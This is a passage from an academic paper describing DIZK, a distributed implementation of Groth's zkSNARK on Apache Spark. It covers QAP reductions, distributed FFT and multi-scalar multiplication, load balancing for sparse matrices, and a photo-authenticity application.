- *Verifier.* On input a verification key $\mathsf{vk}$ (generated for $\phi$), input $x$ in $\mathbb{F}^k$, and proof $\pi$, $\mathscr{V}$ outputs a decision bit.

## 2.3 The zkSNARK protocol of Groth

Our system provides a distributed implementation of a zkSNARK protocol due to Groth [42]. We selected Groth's protocol because it is, to our knowledge, the



Figure 1: Components of a zkSNARK. Shaded components are those that we distribute so to support proving/verifying statements about large computations. Prior systems run these components as monolithic procedures on a single machine.



Figure 2: A distributed zkSNARK. The setup algorithm is run on a compute cluster, and generates a long proving key pk, held in distributed storage, and a short verification key vk. The prover algorithm is also run on a compute cluster.

most efficient zkSNARK protocol. That said, our techniques are easily adapted to similar zkSNARK protocols [37, 20, 55, 32, 43]. We now describe only the parts of Groth's protocol that are needed to understand our techniques, and refer the reader to [42] for details (including correctness and security, which we inherit). For reference, we include the full protocol in Fig. 10 (in the appendix) using the notation introduced in this section.

**QAPs.** Groth's zkSNARK protocol uses *Quadratic Arithmetic Programs* (QAPs) [37, 55] to efficiently express the satisfiability of R1CS instances via certain low-degree polynomials. Essentially, the $M$ constraints are 'bundled' into a single equation that involves univariate polynomials of degree $O(M)$. The prover's goal is then to convince the verifier that this equation holds. In fact, it suffices for the verifier to know that this equation holds at a random point because distinct polynomials of small degree can only agree on a small number of points.

In a little more detail, we now define what is a QAP instance, and what does satisfying such an instance mean.

A **QAP instance** $\Phi$ over $\mathbb{F}$ has three parameters, the number of inputs $k$, number of variables $N$ (with $k \leq N$), and degree $M$; $\Phi$ is a tuple $(k, N, M, \mathbf{A}, \mathbf{B}, \mathbf{C}, D)$ where $\mathbf{A}, \mathbf{B}, \mathbf{C}$ are each a vector of $1+N$ polynomials over $\mathbb{F}$ of degree $< M$, and $D$ is a subset of $\mathbb{F}$ of size $M$.

An *input* for $\Phi$ is a vector $x$ in $\mathbb{F}^k$, and a *witness* for $\Phi$ is a pair $(w, h)$ where $w$ is a vector in $\mathbb{F}^{N-k}$ and $h$ is a vector in $\mathbb{F}^{M-1}$. An input-witness pair $\big(x, (w,h)\big)$ *satisfies* $\Phi$ if, letting $z \in \mathbb{F}^{1+N}$ be the concatenation of 1, $x$, and $w$:

$$\big(\textstyle\sum_{i=0}^{N} \mathbf{A}_i(X) z_i\big) \cdot \big(\sum_{i=0}^{N} \mathbf{B}_i(X) z_i\big) = \sum_{i=0}^{N} \mathbf{C}_i(X) z_i + \big(\sum_{i=0}^{M-2} h_i X^i\big) \cdot Z_D(X) \ ,$$

where $Z_D(X) := \prod_{\alpha \in D} (X - \alpha)$.

One can efficiently reduce R1CS instances to QAP instances [37, 55]: there is a *QAP instance reduction* $\mathsf{qapI}$ and a *QAP witness reduction* $\mathsf{qapW}$, for which our system provides distributed implementations of both.

*QAP instance reduction.* For every R1CS instance $\phi = (k, N, M, \mathbf{a}, \mathbf{b}, \mathbf{c})$, $\mathsf{qapI}(\phi)$ outputs a QAP instance $\Phi = (k, N, M, \mathbf{A}, \mathbf{B}, \mathbf{C}, D)$ that preserves satisfiability: for every input $x$ in $\mathbb{F}^k$, $\phi$ is $x$-satisfiable iff $\Phi$ is $x$-satisfiable. It works as follows: let $D$ be a subset of $\mathbb{F}$ of size $M$ and then, for each $i \in \{0, 1, \ldots, N\}$, let $\mathbf{A}_i$ be the polynomial of degree $< M$ that interpolates over $D$ the $i$-th row of the matrix $\mathbf{a}$; similar for each $\mathbf{B}_i$ and $\mathbf{C}_i$ in regards to $\mathbf{b}$ and $\mathbf{c}$.

*QAP witness reduction.* For every witness $w$ in $\mathbb{F}^{N-k}$ s.t. $(x, w)$ satisfies $\phi$, $\mathsf{qapW}(\phi, x, w)$ outputs $h$ in $\mathbb{F}^{M-1}$ s.t. $(x, (w, h))$ satisfies $\Phi$. It works as follows: let $h$ be the coefficients of the polynomial $H(X)$ of degree less than $M-1$ that equals the quotient of $(\sum_{i=0}^{N} \mathbf{A}_i(X) z_i) \cdot (\sum_{i=0}^{N} \mathbf{B}_i(X) z_i) - \sum_{i=0}^{N} \mathbf{C}_i(X) z_i$ and $Z_D(X)$.

**Bilinear encodings.** Groth's protocol uses *bilinear encodings*, which enable hiding secrets while still allowing for anyone to homomorphically evaluate linear functions as well as zero-test quadratic functions.

We denote by $\mathbb{G}$ a group, and consider only groups with a prime order $p$, which are generated by an element $\mathscr{G}$. We use additive notation for group arithmetic: $\mathscr{P} + \mathscr{Q}$ denotes addition of the two elements $\mathscr{P}$ and $\mathscr{Q}$. Thus, $s \cdot \mathscr{P}$ denotes scalar multiplication of $\mathscr{P}$ by the scalar $s \in \mathbb{Z}$. Since $p \cdot \mathscr{P}$ equals the identity element, we can equivalently think of a scalar $s$ as in the field $\mathbb{F}$ of size $p$. The *encoding* (relative to $\mathscr{G}$) of a scalar $s \in \mathbb{F}$ is $[s] := s \cdot \mathscr{G}$; similarly, the encoding of a vector of scalars $\mathbf{s} \in \mathbb{F}^n$ is $[\mathbf{s}] := (\mathbf{s}_1 \cdot \mathscr{G}, \ldots, \mathbf{s}_n \cdot \mathscr{G})$. The encoding of a scalar can be efficiently computed via the double-and-add algorithm; yet (for suitable choices of $\mathbb{G}$) its inverse is conjecturally

hard to compute, which means that $[s]$ hides (some) information about $s$. Encodings are also linearly homomorphic: $[\alpha s + \beta t] = \alpha[s] + \beta[t]$ for all $\alpha, \beta, s, t \in \mathbb{F}$.

Bilinear encodings involve *three* groups of order $p$: $\mathbb{G}_1, \mathbb{G}_2, \mathbb{G}_3$ generated by $\mathscr{G}_1, \mathscr{G}_2, \mathscr{G}_3$ respectively. The encoding of a scalar $s \in \mathbb{F}$ in $\mathbb{G}_i$ is $[s]_i := s \cdot \mathscr{G}_i$. Moreover, there is an efficiently computable map $e\colon \mathbb{G}_1 \times \mathbb{G}_2 \to \mathbb{G}_3$, called *pairing*, that is bilinear: for every nonzero $\alpha, \beta \in \mathbb{F}$, it holds that $e([\alpha]_1, [\beta]_2) = \alpha\beta \cdot e(\mathscr{G}_1, \mathscr{G}_2)$. (Also, $e$ is non-degenerate in that $e([1]_1, [1]_2) \neq [0]_3$.) Pairings allow zero-testing quadratic polynomials evaluated on encodings. For example, given $[s]_1, [t]_2, [u]_1$, one can test if $st + u = 0$ by testing if $e([s]_1, [t]_2) + e([u]_1, [1]_2) = [0]_3$.

## 3 Design overview of DIZK

Fig. 2 shows the outline of DIZK's design. The setup and the prover in DIZK are modified from monolithic procedures to distributed jobs on a cluster; $F$, $\mathsf{pk}_F$, and $w$ are stored as data structures distributed across multiple machines instead of on a single machine. The verifier remains unchanged from the vanilla protocol as it is inexpensive, enabling DIZK's proofs to be verified by existing implementations of the verifier.

**Spark.** We implemented DIZK using Apache Spark [2], a popular cluster computing framework, though our design principles behind DIZK are applicable to other frameworks [1, 35, 44]. Spark consists of two components: the driver and executors. Applications are created by the driver and assigned to executors, consisting of jobs split into stages that dictate a set of tasks. Large datasets are stored as *Resilient Distributed Datasets* (RDDs).

**System interface.** The interface of DIZK matches the interface of a zkSNARK for proving/verifying satisfiability of R1CS instances (see §2.2) except that large objects are represented via RDDs. More precisely:

- The setup receives an R1CS instance $\phi = (k, N, M, \mathbf{a}, \mathbf{b}, \mathbf{c})$ and outputs corresponding keys $\mathsf{pk}$ and $\mathsf{vk}$. As instance size grows (i.e., as the number of variables $N$ and of constraints $M$ grow), $\phi$ and $\mathsf{pk}$ grow in size (linearly in $N$ and $M$), so both are represented as RDDs.
- The prover receives the proving key $\mathsf{pk}$, input $x$ in $\mathbb{F}^k$, and witness $w$ in $\mathbb{F}^{N-k}$. The prover outputs a proof $\pi$ of constant size (128 B). As typically the input size $k$ is small and the witness size $N-k$ is large, we represent the input as an array and the witness as an RDD.

When using DIZK in an application, the application setup needs to provide $\phi$ to the DIZK setup, and the application prover needs to provide $x$ and $w$ to the DIZK prover. Since these items are big, they may also need to be generated in a distributed way; we do so for our applications in §7.

**High-level approach.** The setup and prover in serial implementations of zkSNARKs run monolithic space-intensive computations that quickly exceed memory bounds. Our approach for an efficient distributed implementation is as follows.



Figure 3: Distributed setup and prover (and subcomponents).

First, we identify the heavy computational tasks that underlie the setup and prover. In Groth's protocol these fall in three categories: (1) arithmetic (multiplication and division) for polynomials of large degree over large prime fields; (2) multi-scalar multiplication over large prime groups; (3) the QAP instance and witness reductions described in §2.3. Such computations underlie other proof systems too (see full version).

Second, we design distributed implementations of these components. While there are simple strawman designs that follow naive serial algorithms, these are too expensive (e.g., run in quadratic time); on the other hand, non-naive serial algorithms gain efficiency by leveraging large pools of memory. We explain how to distribute these memory-intensive algorithms.

Finally, we assemble the aforementioned distributed components into a distributed setup and distributed prover. This assembly poses challenges as the dataflow from one component to another requires several large-scale re-shuffles that we resolve with tailored data structures.

Fig. 3 presents a diagram of the main parts of the design, and we describe them in the following sections: §4 discusses how to distribute polynomial arithmetic and multi-scalar multiplication; §5 discusses how to distribute the QAP instance reduction, and how to obtain the distributed setup from it; §6 discusses how to distribute the QAP witness reduction, and how to obtain the distributed prover from it.

## 4 Design: distributing arithmetic

We describe the computational tasks involving finite field and finite group arithmetic that arise in the zkSNARK, and how we distribute these tasks. These form subroutines of the distributed setup and distributed prover computations (see §5 and §6).

## 4.1 Distributed fast polynomial arithmetic

The reduction from an R1CS instance $\phi = (k, N, M, \mathbf{a}, \mathbf{b}, \mathbf{c})$ to a QAP instance $\Phi = (k, N, M, \mathbf{A}, \mathbf{B}, \mathbf{C}, D)$ (in the setup) and its witness reduction (in the prover) involves arithmetic on $\Theta(N)$ polynomials of degree $\Theta(M)$; see §2.3. ($N$ is the number of variables and $M$ is the number of constraints.)

We distribute the necessary polynomial arithmetic, allowing us to scale to $N$ and $M$ that are in the billions.

### 4.1.1 Arithmetic from evaluation and interpolation

Fast polynomial arithmetic is well-known to rely on fast algorithms for two fundamental tasks: polynomial *evaluation* and *interpolation*. In light of this, our approach is the following: (i) we achieve distributed fast implementations of evaluation and interpolation, and (ii) use these to achieve distributed fast polynomial arithmetic such as multiplication and division.

Recall that (multi-point) polynomial evaluation is as follows: given a polynomial $P(X) = \sum_{j=0}^{n-1} c_j X^j$ over $\mathbb{F}$ and elements $u_1, \ldots, u_n$ in $\mathbb{F}$, compute the elements $P(u_1), \ldots, P(u_n)$. One can do this by evaluating $P$ at each point, costing $\Theta(n^2)$ field operations overall.

Conversely, polynomial interpolation is as follows: given elements $u_1, v_1, \ldots, u_n, v_n$ in $\mathbb{F}$, compute the polynomial $P(X) = \sum_{j=0}^{n-1} c_j X^j$ over $\mathbb{F}$ such that $v_i = P(u_i)$ for every $i \in \{1, \ldots, n\}$. One can do this by using $u_1, \ldots, u_n$ to compute the *Lagrange interpolants* $L_1(X), \ldots, L_n(X)$, which costs $\Theta(n^2 \log n)$ field operations [71], and then output $\sum_{j=1}^{n} v_j L_j(X)$, which costs another $\Theta(n^2)$.

While both solutions are straightforward to distribute, they are too expensive due to the quadratic growth in $n$. We describe distributed FFT in the next section, while leaving the details of Lag to the appendix (§4.1.3).

### 4.1.2 Distributed FFT

*Fast Fourier Transforms* (FFTs) [71] provide much faster solutions, which run in time $\tilde{O}(n)$. For instance, the Cooley–Tukey algorithm [29] solves *both* problems with $O(n \log n)$ field operations, provided that $\mathbb{F}$ has suitable algebraic structure (in our setting it does). The algorithm requires storing an array of $n$ field elements in working memory, and performing $O(\log n)$ 'passes' on this array, each costing $O(n)$. The structure of this algorithm can be viewed as a *butterfly network* since each pass requires shuffling the array according to certain memory patterns.

While the Cooley–Tukey algorithm implies a fast parallel algorithm, its communication structure is not suitable for compute clusters. At each layer of the butterfly network, half of the executors are left idle and the other half have their memory consumption doubled; moreover, each such layer requires a shuffle involving the entire array.

We take a different approach, suggested by Sze [65], who studies the problem of computing the product of terabit-size integers on compute clusters, via MapReduce. Sze's approach requires only a *single* shuffle. Roughly, an FFT computation with input size $n$ is reduced to *two* batches of $\sqrt{n}$ FFT computations, each on input size $\sqrt{n}$. The first batch is computed by the mappers; after the shuffle, the second batch is computed by the reducers. We use the same approach to implement a distributed FFT, but in the setting of finite fields.

### 4.1.3 Distributed Lag

An additional task that arises (in the setup, see §5) is a problem related to polynomial evaluation that we call Lag (from 'Lagrange'): given a domain $\{u_1, \ldots, u_n\} \subseteq \mathbb{F}$ and an element $t \in \mathbb{F}$, compute the evaluation at $t$ of all Lagrange interpolants $L_1(X), \ldots, L_n(X)$ for the domain.

A common approach to do so is via the *barycentric Lagrange formula* [17]: compute the barycentric weights $r_1, \ldots, r_n$ as $r_i := 1/\prod_{j \neq i}(u_i - u_j)$, and then compute $L_1(t), \ldots, L_n(t)$ as $L_i(t) := \frac{r_i}{t - u_i} \cdot L(t)$ where $L(X) := \prod_{j=1}^{n}(X - u_j)$.

When the domain is a multiplicative subgroup of the field generated by some $\omega \in \mathbb{F}$ (in our setting it is), this approach results in an expression, $L_i(X) = \frac{\omega^i / n}{X - \omega^i} \cdot (X^n - 1)$, that is cheap to evaluate. This suggests a simple but effective distributed strategy: each executor in the cluster receives the value $t \in \mathbb{F}$ and a chunk of the index space $i$, and uses the inexpensive formula to evaluate $L_i(t)$ for each index in that space.

## 4.2 Distributed multi-scalar multiplication

In addition to the expensive finite field arithmetic discussed above, the setup and prover also perform expensive group arithmetic, which we must efficiently distribute.

After obtaining the evaluations of $\Theta(N+M)$ polynomials, the setup encodes these values in the groups $\mathbb{G}_1$ and $\mathbb{G}_2$, performing the operations $s \to [s]_1$ and $s \to [s]_2$ for $\Theta(N+M)$ values of $s$. In contrast, the prover computes linear combinations of $\Theta(N+M)$ encodings. Again, we seek to scale to $N$ and $M$ that are in the billions.

These operations can be summarized as two basic computational problems within a group $\mathbb{G}$ of a prime order $p$ (where scalars come from the field $\mathbb{F}$ of size $p$).

- *Fixed-base multi-scalar multiplication* (fixMSM). Given a vector of scalars $\mathbf{s}$ in $\mathbb{F}^n$ and element $\mathscr{P}$ in $\mathbb{G}$, compute the vector of elements $\mathbf{s} \cdot \mathscr{P}$ in $\mathbb{G}^n$.
- *Variable-base multi-scalar multiplication* (varMSM). Given a vector of scalars $\mathbf{s}$ in $\mathbb{F}^n$ and a vector of elements $(\mathscr{P}_i)_{i=1}^n$ in $\mathbb{G}^n$, compute $\sum_{i=1}^n \mathbf{s}_i \cdot \mathscr{P}_i$ in $\mathbb{G}$.

For small $n$, both problems have simple solutions: for fixMSM, compute each element $\mathbf{s}_i \cdot \mathscr{P}$ and output it; for varMSM, compute each $\mathbf{s}_i \cdot \mathscr{P}_i$ and output their sum.

In our setting, these solutions are expensive not only because $n$ is huge, but also because the scalars are (essentially) random in $\mathbb{F}$, whose cryptographically-large prime size $p$ has $k \approx 256$ bits. This means that the (average)

number of group operations in these simple solutions is $\approx 1.5kn$, a prohibitive cost.

Both problems can be solved via algorithms that, while being much faster, make an intensive use of memory. We next discuss our approach to efficiently distribute varMSM. We leave the discussion of distributing fixMSM to §4.2.2.

#### 4.2.1 Distributed varMSM

An efficient algorithm for varMSM is Pippenger's algorithm [57], which is within $1+o(1)$ of optimal for nearly all scalar vectors [58]. In the setting of serial zkSNARKs this algorithm outperforms, by 20-30%, the popular Bos–Coster algorithm [34, §4]. (Other well-known algorithms like Straus' algorithm [64] and the Chang–Lou algorithm [25] are not as fast on large instances; see [16].)

Given scalars $s_1,\ldots,s_n$ and their bases $\mathscr{P}_1,\cdots,\mathscr{P}_n$, Pippenger's algorithm chooses a radix $2^c$, computes $\lfloor s_1/2^c\rfloor\mathscr{P}_1+\cdots+\lfloor s_n/2^c\rfloor\mathscr{P}_n$, doubles it $c$ times, and sums it to $(s_1 \bmod 2^c)\mathscr{P}_1+\cdots+(s_n \bmod 2^c)\mathscr{P}_n$. For the last step, the algorithm sorts the base elements into $2^c$ buckets according to $(s_1 \bmod 2^c),\ldots,(s_n \bmod 2^c)$ (discarding bucket 0), sums the base elements in the remaining buckets to obtain intermediate sums $\mathscr{Q}_1,\ldots,\mathscr{Q}_{2^c-1}$, and computes $\mathscr{Q}_1+2\mathscr{Q}_2+\cdots+(2^c-1)\mathscr{Q}_{2^c-1}=(s_1 \bmod 2^c)\mathscr{P}_1+\cdots+(s_n \bmod 2^c)\mathscr{P}_n$. For a suitable choice of $2^c$, this last step saves computation because each bucket contains the sum of several input bases.

A natural approach to distribute Pippenger's algorithm is to set the number of partitions to $2^c$ and use a custom partitioner that takes in a scalar $s_i$ as the key and maps its base element $b_i$ to partition $(s_i \bmod 2^c)$. While this approach is convenient, we find in practice that the cost of shuffling in this approach is too high. Instead, we find it much faster to merely split the problem evenly across executors, run Pippenger's algorithm serially on each executor, and combine the computed results.

#### 4.2.2 Distributed fixMSM

Efficient algorithms for fixMSM use time-space tradeoffs [23]. Essentially, one first computes a certain look-up table of multiples of $\mathscr{P}$, and then uses it to compute each $\mathbf{s}_i\cdot\mathscr{P}$. As a simple example, via $\log|\mathbb{F}|$ group operations, one can compute the table $(\mathscr{P},2\cdot\mathscr{P},4\cdot\mathscr{P},\ldots,2^{\log|\mathbb{F}|}\cdot\mathscr{P})$, and then compute each $\mathbf{s}_i\cdot\mathscr{P}$ with only $\log|\mathbb{F}|/2$ group operations (on average). More generally one can increase the 'density' of the look-up table and further reduce the time to compute each $\mathbf{s}_i\cdot\mathscr{P}$. As $n$ increases, it is better for the look-up table to also grow, but larger tables require more memory to store them.

A natural approach to distribute this workload across a cluster is to evenly divide the $n$ scalars among the set of executors, have each executor build its own in-memory look-up table and perform all assigned scalar multiplications aided by that table, and then assemble the output from all executors. However, this approach does not fit Spark because each executor receives many 'partitions' and these cannot hold shared references to local results previously computed by the executor. Instead, we let a single executor (the driver) build the look-up table and *broadcast* it to all other executors. Each executor receives this table and an even distribution of the scalars, and computes all its assigned scalar multiplications.

## 5 Distributing the zkSNARK setup

The zkSNARK setup receives as input an R1CS instance $\phi=(k,N,M,\mathbf{a},\mathbf{b},\mathbf{c})$ and produces a proving key pk and a verification key vk.

Informally, the protocol has three stages: (i) evaluate the polynomials $\mathbf{A},\mathbf{B},\mathbf{C}$ at a random element $t$, where $\mathbf{A},\mathbf{B},\mathbf{C}$ are from the QAP instance $\Phi=(k,N,M,\mathbf{A},\mathbf{B},\mathbf{C},D)$ corresponding to $\phi$; (ii) compute certain random linear combinations of these; (iii) compute encodings of corresponding vectors. The second stage is straightforward to distribute, and the third stage is an instance of fixMSM (see §4.2.2). Thus here we discuss efficient distribution of the first stage only.

Recall from the QAP instance reduction (in §2.3) that $\mathbf{A}=(\mathbf{A}_0,\ldots,\mathbf{A}_N)$ where $\mathbf{A}_i$ is the polynomial of degree $<M$ that interpolates over $D$ the $i$-th row of the matrix $\mathbf{a}$; similarly for each $\mathbf{B}$ and $\mathbf{C}$ with regard to $\mathbf{b}$ and $\mathbf{c}$. Focusing on $\mathbf{a}$ for simplicity and letting $L_1,\ldots,L_M$ be the Lagrange interpolants for the set $D$ (i.e., $L_j$ evaluates to 1 at the $j$-th element of $D$ and to 0 everywhere else in $D$), the task we need to solve in a distributed way is:

$$\begin{array}{rl}\text{in:} & \mathbf{a}\in\mathbb{F}^{(1+N)\times M}\text{ and }t\in\mathbb{F}\\ \text{out:} & (\mathbf{A}_i(t))_{i=0}^N\text{ where }\mathbf{A}_i(t):=\sum_{j=1}^M\mathbf{a}_{i,j}L_j(t)\end{array}$$

The parameters $N$ and $M$ are big enough such that no single machine can store any vector of length $N$ or $M$.

In both serial zkSNARK systems and in our distributed system, the first step is to compute $(L_j(t))_{j=1}^M$. We do so via the distributed Lag protocol described in §4.1.3, which computes and stores $(L_j(t))_{j=1}^M$ in an RDD. We now focus on the remainder of the task.

A key property of the matrix $\mathbf{a}$ exploited in serial zkSNARK systems is its sparsity; that is, $\mathbf{a}$ contains very few non-zero entries. This enables the serial algorithm to iterate through every nonzero $\mathbf{a}_{i,j}$, look up the value $L_j(t)$, and add $\mathbf{a}_{i,j}L_j(t)$ to the $i$-th entry in $\mathbf{A}(t)$. Distributing this approach in the natural way, however, results in a solution that is both inefficient in time and cannot scale to large $N$ and $M$, as discussed next.

**Strawman.** Represent $\mathbf{a}=(\mathbf{a}_{i,j})_{i,j}$ and $(L_j(t))_j$ as two RDDs and perform the following computations:

1. Join the set $(\mathbf{a}_{i,j})_{i,j}$ with the set $(L_j(t))_j$ by index $j$.
2. Map each pair $(\mathbf{a}_{i,j},L_j(t))$ to its product $\mathbf{a}_{i,j}L_j(t)$.
3. Reduce the evaluations by $i$ to get $(\sum_{j=1}^M\mathbf{a}_{i,j}L_j(t))_{i=0}^N$.

When running this computation, we encounter notable issues at every step: the set of joined pairs $(\mathbf{a}_{i,j}, L_j(t))$ is unevenly distributed among executors, the executors take drastically differing amounts of time to perform the pair evaluations, and a small set of executors quickly exceed memory bounds from insufficient heap space.

Our problems lie in that, while the matrix $\mathbf{a}$ is sparse, its columns are merely *almost* sparse: most columns are sparse, but a few are dense. This occurs when in an R1CS instance $\phi$ some constraints "touch" many variables. This is not a rarity, but a common occurrence in typical constraint systems. E.g., consider the basic linear-algebraic operation of computing the dot product between a large variable vector and a large constant vector. The single constraint in $\phi$ that captures this dot product has as many variables as the number of non-zero constants in the constant vector, inducing a dense column.

The default (hash-based) partitioner of the join algorithm maps all entries in a column to the *same* executor, resulting in executors for dense columns becoming stragglers. While there exist alternative join algorithms to handle load imbalances, like `blockjoin` and `skewjoin` [6], these do not perform well, as we now explain.

First, `blockjoin` replicates *each* entry in one RDD (the one for $(L_j(t))_j$) in the hopes that when joining with the other RDD (the one for $(\mathbf{a}_{i,j})_{i,j}$) the partitions will be more evenly distributed. However, in our setting we cannot afford blowing up the size of the first RDD.

Second, `skewjoin` takes a more fine-grained approach, by computing statistics of the second RDD and using it to calculate the replication factor for each entry in the first RDD. While the memory footprint is smaller, it remains undesirable.

A problem in both approaches is that replicating entries entails *changing the keys of the two RDDs*, by first adding counters to each key before joining and then removing these after joining. Each of these changes requires expensive shuffles to relocate keys to the correct partitions based on their hash. A second inefficiency comes from performing a single monolithic join on the two (modified) RDDs, costing significant working memory.

We circumvent all these problems via systematic two-part solution tailored to our setting, as described below. (And only briefly mention that the foregoing `skewjoin` approach does not scale beyond 50 million constraints on even 128 executors and is twice as slow as our solution.)

**Part 1: identify dense vectors.** Before running the setup, DIZK runs a lightweight, distributed computation to identify the columns that have many non-zero elements and annotates them for Part 2. Using a straightforward map and reduce computation would also result in stragglers because of the dense columns. DIZK avoids stragglers as follows. Suppose that the matrix $\mathbf{a}$ is stored as an RDD with $\ell$ partitions. First, DIZK assigns each partition to a random executor. Second, each executor computes, for every column $j$, the number of non-zero elements it receives. Third, the executors run a shuffle, during which the elements for the same column go to the same executor. Finally, each executor computes the final count for its assigned columns. Thus even dense columns will have at most $\ell$ values to aggregate, avoiding stragglers.

DIZK identifies which columns have more than a threshold of non-zero elements and annotates them for Part 2. We heuristically set the threshold to be $\sqrt{M}$. As $\mathbf{a}$ is overall sparse, there are not many dense constraints.

Let $J_{\mathbf{a}}$ be the set of indices $j$ identified as dense.

**Part 2: employ a hybrid solution.** DIZK now executes two jobs: one for the few dense columns, and one for the many sparse columns. The first computation filters each dense column into multiple partitions, so that no executor deals with an entire dense column but only with a part of it, and evaluates the joined pairs. The second computation is the strawman above, limited to indices not in $J_{\mathbf{a}}$. We do so without having to re-key RDDs or incur any replication. In more detail, the computation is:

1. For all dense column indices $j \in J_{\mathbf{a}}$:
   (a) filter $\mathbf{a}$ by index $j$ to obtain column $\mathbf{a}_j$ as an RDD;
   (b) join the RDD $(\mathbf{a}_{i,j})_{i,j}$ with $L_j(t)$ for $j$;
   (c) map each pair $(\mathbf{a}_{i,j}, L_j(t))$ to its product $\mathbf{a}_{i,j} L_j(t)$.
2. Join the set $(\mathbf{a}_{i,j})_{i,j \notin J_{\mathbf{a}}}$ with $L_j(t)$ by index $j$.
3. Map each pair $(\mathbf{a}_{i,j}, L_j(t))$ to its evaluation $\mathbf{a}_{i,j} L_j(t)$.
4. Union $(\mathbf{a}_{i,j} L_j(t))_{j \in J_{\mathbf{a}}}$ with $(\mathbf{a}_{i,j} L_j(t))_{j \notin J_{\mathbf{a}}}$.
5. Reduce all $\mathbf{a}_{i,j} L_j(t)$ by $i$ to get $(\mathbf{A}_i(t))_{i=0}^{N}$.

## 6 Distributing the zkSNARK prover

The zkSNARK prover receives a proving key pk, input $x$ in $\mathbb{F}^k$, and witness $w$ in $\mathbb{F}^{N-k}$, and samples a proof $\pi$.

The protocol has two stages: (i) extend the $x$-witness $w$ for the R1CS instance $\phi$ to a $x$-witness $(w,h)$ for the QAP instance $\Phi$; (ii) use $x$, $w$, $h$ and additional randomness to compute certain linear combinations of pk. The second stage is an instance of varMSM (see §4.2.1). Thus here we discuss efficient distribution of the first stage only.

Recall from the QAP witness reduction (in §2.3) that $h$ is the vector of coefficients of the polynomial $H(X)$ of degree less than $M-1$ that equals the ratio

$$\frac{(\sum_{i=0}^{N} \mathbf{A}_i(X) z_i) \cdot (\sum_{i=0}^{N} \mathbf{B}_i(X) z_i) - \sum_{i=0}^{N} \mathbf{C}_i(X) z_i}{Z_D(X)} \ .$$

This polynomial division can be achieved by: (a) choosing a domain $D'$ disjoint from $D$ of size $M$ (so that the denominator $Z_D(X)$ never vanishes on $D'$, avoiding divisions by zero); (b) computing the component-wise ratio of the evaluations of the numerator and denominator on $D'$ and then interpolating the result. Below we discuss how to evaluate the numerator on $D'$ because the same problem for the denominator is not hard since $Z_D(X)$ is a sparse polynomial (for suitably chosen $D$).

The evaluation of the numerator on $D'$ is computed by first evaluating the numerator on $D$, and then using FFT techniques to convert this evaluation into an evaluation on the disjoint domain $D'$ (run an inverse FFT on $D$ and a forward FFT on $D \cup D'$). The second part is done via a distributed FFT (§4.1.2).

Let us focus for simplicity on computing the evaluation of the polynomial $\mathbf{A}_z(X) := \sum_{i=0}^{N} \mathbf{A}_i(X) z_i$ on $D$, which is one of the terms in the numerator. Since the evaluation of $\mathbf{A}_i$ on $D$ equals the $i$-th row of $\mathbf{a}$, the task that needs to be solved in a distributed way is the following.

$$\begin{array}{rl} \text{in:} & \mathbf{a} \in \mathbb{F}^{(1+N)\times M} \text{ and } z \in \mathbb{F}^{1+N} \\ \text{out:} & (\sum_{i=0}^{N} \mathbf{a}_{i,j} z_i)_{j=1}^{M} \end{array}$$

Again, the parameters $N$ and $M$ are huge, so no single machine can store an array with $N$ or $M$ field elements.

**Strawman.** Encode $\mathbf{a} = (\mathbf{a}_{i,j})_{i,j}$ and $z = (z_i)_i$ as two RDDs and perform the following distributed computation:

1. Join the set $(\mathbf{a}_{i,j})_{i,j}$ and the set $(z_i)_i$ by the index $i$.
2. Map each $(\mathbf{a}_{i,j}, z_i)$ pair to their product $\mathbf{a}_{i,j} z_i$.
3. Reduce the evaluations by index $j$ to get $(\sum_{i=0}^{N} \mathbf{a}_{i,j} z_i)_{j=1}^{M}$.

When running this computation, we ran into a stragglers problem that is the converse of that described in §5: while matrix $\mathbf{a}$ is sparse, its *rows* are almost sparse because, while most rows are sparse, some rows are dense. The join overloaded the executors assigned to dense rows.

The reason underlying the problem is also the converse: some variables participate in many constraints. This situation too is a common occurrence in R1CS instances. For example, the constant value 1 is used often (e.g., every constraint capturing boolean negations) and this constant appears as an entry in $z$.

Generic solutions for load imbalances like `skewjoin` [6] were not performant for the same reasons as in §5.

**Our approach.** We solve this problem via a two-part solution analogous to that in §5, with the change that the computation is now for rows instead of columns. The dense vectors depend on the constraints alone so they do not change during proving, even for different inputs $x$. Hence, Part 1 runs once during setup, and not again during proving (only Part 2 runs then).

# 7 Applications

We study two applications for our distributed zkSNARK: (1) authenticity of edited photos [53] (see §7.1); and (2) integrity of machine learning models (see §7.2). In both cases the application consists of algorithms for two tasks. One task is expressing the application predicate as an R1CS instance, which means generating a certain set of constraints (ideally, as small as possible) to pass as input to the setup. The other task is mapping the application inputs to a satisfying assignment to the constraints, to pass as input to the prover.

Recall that our distributed zkSNARK expects the R1CS instance (set of constraints) and witness (assignment) to be distributed data structures (see §3). In both applications, we distribute the constraint generation and witness generation across multiple machines, which for sufficiently large instance sizes, confers greater efficiency.

## 7.1 Authenticity of photos

Authenticity of photos is crucial for journalism and crime investigations but is difficult to ensure due to powerful digital editing tools. A recent paper, PhotoProof [53], proposes an approach that relies on a combination of special signature signing cameras and zkSNARKs to prove, in zero knowledge, that an edited image was obtained from a signed (and thus valid) input image only according to a set of permissible transformations. More precisely, the camera actually signs a commitment to the input image, and this commitment and signature also accompany the edited image, and thus can be verified separately.

We benchmark our system on this application because the original PhotoProof relies on monolithic zkSNARK implementations and is thus limited to small photo sizes. Our system's scalability allows for proofs of relatively large images (see §11). Below we describe the three transformations that we implemented: crop, rotation, and blur; the first two are also implemented in [53], while the third one is from [49]. Throughout, we consider images of dimension $r \times c$ that are black and white, which means that each pixel is an integer between 0 and 255; we represent such an image as a list of $rc$ field elements each storing a pixel. Our algorithms can be extended to color images via RGB representation, but we do not do so in this work.

**Crop.** The crop transformation is specified by a $r \times c$ mask and maps an input $r \times c$ image into an output $r \times c$ image by keeping or zeroing out each pixel according to the corresponding bit in the mask. This choice is realized via a MUX gadget controlled by the mask's bit. We obtain that the number of constraints is $rc$ and the number of variables is $3rc$. In our implementation, we distribute the generation of constraints and variable assignment by individually processing blocks of pixels.

**Rotation.** The rotation transformation is specified by an angle $\theta \in [0, \pi/4]$ and maps a pixel in position $(x, y)$ to $\left(\begin{smallmatrix} \cos\theta & -\sin\theta \\ \sin\theta & \cos\theta \end{smallmatrix}\right)(x, y)$; this rotates the image by angle $\theta$ around $(0, 0)$. Some pixels go outside the image and are thus lost, while new pixels appear and are set to zero.

